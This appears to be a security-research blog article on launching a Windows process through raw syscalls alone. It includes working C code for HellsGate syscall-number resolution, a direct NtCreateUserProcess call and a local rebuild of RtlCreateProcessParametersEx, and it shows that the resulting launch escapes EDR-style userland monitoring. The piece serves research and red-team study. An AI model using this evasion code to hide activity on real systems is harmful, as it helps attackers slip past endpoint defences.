How to Spawn a Process with Raw Syscalls Only
A comprehensive explanation of how to execute a PE with no imported functions, using raw syscalls only
Disclaimer: This article is for security research, authorized penetration testing, and educational purposes only. Do not use this against systems you don’t own or have explicit written authorization to test. No ready-to-use malware or evasion techniques will be provided.
This article is also available on Medium
1. Objectives
Raw syscalls are used to bypass Endpoint Detection & Response (EDR) solutions. EDRs hook into ntdll.dll to intercept and inspect API calls before they reach the kernel. Bypassing this layer is widely practiced by researchers and red-teamers, and from the user’s perspective it circumvents most pre-execution checks.
There are two typical approaches for obtaining a syscall’s System Service Number (SSN): manual extraction from ntdll.dll via HellsGate/HalosGate, or relying on the Windows build number using SysWhispers. SysWhispers also supplies convenient wrappers that make direct syscall invocation as ergonomic as calling NT API functions.
The remaining challenge is that, despite many syscalls working almost identically to their NT API counterparts, NtCreateUserProcess alone is not enough to spawn a new process out of the box. You also need to prepare the process environment using RtlCreateProcessParametersEx, which internally relies only on virtual memory allocation — yet reimplementing it locally introduces some complications. Even published process-creation PoCs (such as fortra/CreateProcess [1]) typically just import it from ntdll.dll, which defeats the purpose of a pure raw-syscall approach (RtlCreateProcessParametersEx is a strong behavioral marker that user-space EDRs are known to hook).
Here, I’ll show how to reimplement this function locally to avoid any API calls entirely.
2. Regular process call
This is the usual approach for launching another process — here, calc.exe:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
#include <windows.h>
#include <stdio.h>

int main(void)
{
    STARTUPINFOW si = { 0 };
    PROCESS_INFORMATION pi = { 0 };
    si.cb = sizeof(si);

    if (!CreateProcessW(
            L"C:\\Windows\\System32\\calc.exe",
            NULL,
            NULL,
            NULL,
            FALSE,
            0,
            NULL,
            NULL,
            &si,
            &pi))
    {
        printf("CreateProcessW failed: %lu\n", GetLastError());
        return 1;
    }

    CloseHandle(pi.hThread);
    CloseHandle(pi.hProcess);
    return 0;
}
First, compile it with the Visual Studio compiler:
1
cl.exe main_calc.c


Next, let’s run it under API Monitor [3] to see what an AV can observe through userland hooks. Before launching, select the API calls of interest (selecting all available ones slightly impacts performance):
- NT Native → Processes & Threads
- → Ntdll.dll → NtCreateProcess, NtCreateProcessEx, NtCreateUserProcess, NtOpenProcess
- → RTL → Processes → RtlCreateProcessParameters, RtlCreateProcessParametersEx
Now execute main_calc.exe:

Here we can observe: (1) process-creation API calls are captured, (2) the new process is being monitored as a child, and (3) calc.exe has launched.
As you can see, even when using raw syscalls, RtlCreateProcessParametersEx (which is not itself a syscall) remains visible to the monitoring tool.
Using most raw-syscall related tools — such as SysWhispers or CreateProcess [1] — NtCreateUserProcess is resolved as a syscall, but RtlCreateProcessParametersEx is still called as a regular API function:


The address of RtlCreateProcessParametersEx is found by walking memory and comparing function names against a hash — but this trick does not help if an AV hook sits directly on RtlCreateProcessParametersEx. Intercepting this function is a strong indicator of process creation and will trigger detection.
3. Fully reimplemented API functions
Here is a PoC of how to run a process with raw syscalls only — no other API functions called.
As a starting point, we can take the HellsGate [2] approach: resolving raw syscalls directly from the loaded ntdll.dll.
Resolve raw syscalls using the HellsGate approach:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
WORD GetVxTableEntry(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY pImageExportDirectory, DWORD64 hash) {
    PDWORD pdwAddressOfFunctions = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfFunctions);
    PDWORD pdwAddressOfNames = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfNames);
    PWORD pwAddressOfNameOrdinales = (PWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfNameOrdinals);

    for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
        PCHAR pczFunctionName = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
        PVOID pFunctionAddress = (PBYTE)pModuleBase + pdwAddressOfFunctions[pwAddressOfNameOrdinales[cx]];

        if (djb2(pczFunctionName) == hash) {
            WORD cw = 0;
            while (TRUE) {
                //   4c8bd1: mov r10, rcx
                // B8C00000
                //       00: mov eax, <SSN>
                // F60425XX
                //  XXXXXXX: test byte ptr ds:[..]
                //     7503: jne <exit>
                //     0F05: syscall
                //       C3: ret
                //
                // is syscall?
                if (*((PBYTE)pFunctionAddress + cw) == 0x0f && *((PBYTE)pFunctionAddress + cw + 1) == 0x05)
                    return FALSE;

                // is ret?
                if (*((PBYTE)pFunctionAddress + cw) == 0xc3)
                    return FALSE;

                if (*((PBYTE)pFunctionAddress + cw) == 0x4c
                    && *((PBYTE)pFunctionAddress + 1 + cw) == 0x8b
                    && *((PBYTE)pFunctionAddress + 2 + cw) == 0xd1
                    && *((PBYTE)pFunctionAddress + 3 + cw) == 0xb8
                    && *((PBYTE)pFunctionAddress + 6 + cw) == 0x00
                    && *((PBYTE)pFunctionAddress + 7 + cw) == 0x00) {
                    BYTE high = *((PBYTE)pFunctionAddress + 5 + cw);
                    BYTE low = *((PBYTE)pFunctionAddress + 4 + cw);
                    return (high << 8) | low;
                }

                cw++;
            };
        }
    }

    return 0;
}
Invoke NtCreateUserProcess via raw syscall:
1
2
3
    HANDLE hProcess = NULL, hThread = NULL;
    HellsGate(SSN_Table[5][2]);  // <- NtCreateUserProcess SSN
    status = HellDescent(&hProcess, &hThread, PROCESS_ALL_ACCESS, THREAD_ALL_ACCESS, NULL, NULL, NULL, NULL, ProcessParameters, &CreateInfo, AttributeList);
The most interesting part is preparing the process context — ProcessParameters — by reimplementing the API function locally:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
static NTSTATUS BuildProcessParameters(PRTL_USER_PROCESS_PARAMETERS* Out, PCUNICODE_STRING ImagePath, PCUNICODE_STRING CommandLine) {
    static WCHAR EmptyBuffer[] = L"";
    UNICODE_STRING EmptyString = { 0, sizeof(WCHAR), EmptyBuffer };

    PCUNICODE_STRING DllPath = &EmptyString, CurrentDirectory = &EmptyString;
    PCUNICODE_STRING WindowTitle = &EmptyString, DesktopInfo = &EmptyString;
    PCUNICODE_STRING ShellInfo = &EmptyString, RuntimeData = &EmptyString;

    ULONG Length = sizeof(RTL_USER_PROCESS_PARAMETERS);
    Length += (MAX_PATH * sizeof(WCHAR));
    Length += ALIGN4(DllPath->MaximumLength);
    Length += ALIGN4(ImagePath->Length + sizeof(WCHAR));
    Length += ALIGN4(CommandLine->Length + sizeof(WCHAR));
    Length += ALIGN4(WindowTitle->MaximumLength);
    Length += ALIGN4(DesktopInfo->MaximumLength);
    Length += ALIGN4(ShellInfo->MaximumLength);
    Length += ALIGN4(RuntimeData->MaximumLength);

    PRTL_USER_PROCESS_PARAMETERS Param = (PRTL_USER_PROCESS_PARAMETERS)RawAlloc(Length);
    if (!Param)
        return STATUS_INSUFFICIENT_RESOURCES;

    Param->MaximumLength = Length;
    Param->Length = Length;
    Param->Flags = RTL_USER_PROCESS_PARAMETERS_NORMALIZED;
    Param->Environment = NULL;

    PWCHAR Dest = (PWCHAR)((PBYTE)Param + sizeof(RTL_USER_PROCESS_PARAMETERS));
    CopyParamString(&Dest, &Param->CurrentDirectory.DosPath, CurrentDirectory, MAX_PATH * sizeof(WCHAR));
    CopyParamString(&Dest, &Param->DllPath, DllPath, 0);
    CopyParamString(&Dest, &Param->ImagePathName, ImagePath, (USHORT)(ImagePath->Length + sizeof(WCHAR)));
    CopyParamString(&Dest, &Param->CommandLine, CommandLine, (USHORT)(CommandLine->Length + sizeof(WCHAR)));
    CopyParamString(&Dest, &Param->WindowTitle, WindowTitle, 0);
    CopyParamString(&Dest, &Param->DesktopInfo, DesktopInfo, 0);
    CopyParamString(&Dest, &Param->ShellInfo, ShellInfo, 0);
    CopyParamString(&Dest, &Param->RuntimeData, RuntimeData, 0);

    Param->CommandLine = *CommandLine;

    PVOID Env = NULL;
    Param->EnvironmentSize = CreateEnvironment(&Env);
    Param->Environment = (PWSTR)Env;

    *Out = Param;
    return STATUS_SUCCESS;
}
The full working PoC is available here [4].
Let’s now check the result in API Monitor:

As you can see, no suspicious functions are intercepted. There is no visible child calc.exe either — API Monitor cannot detect the new process creation at all.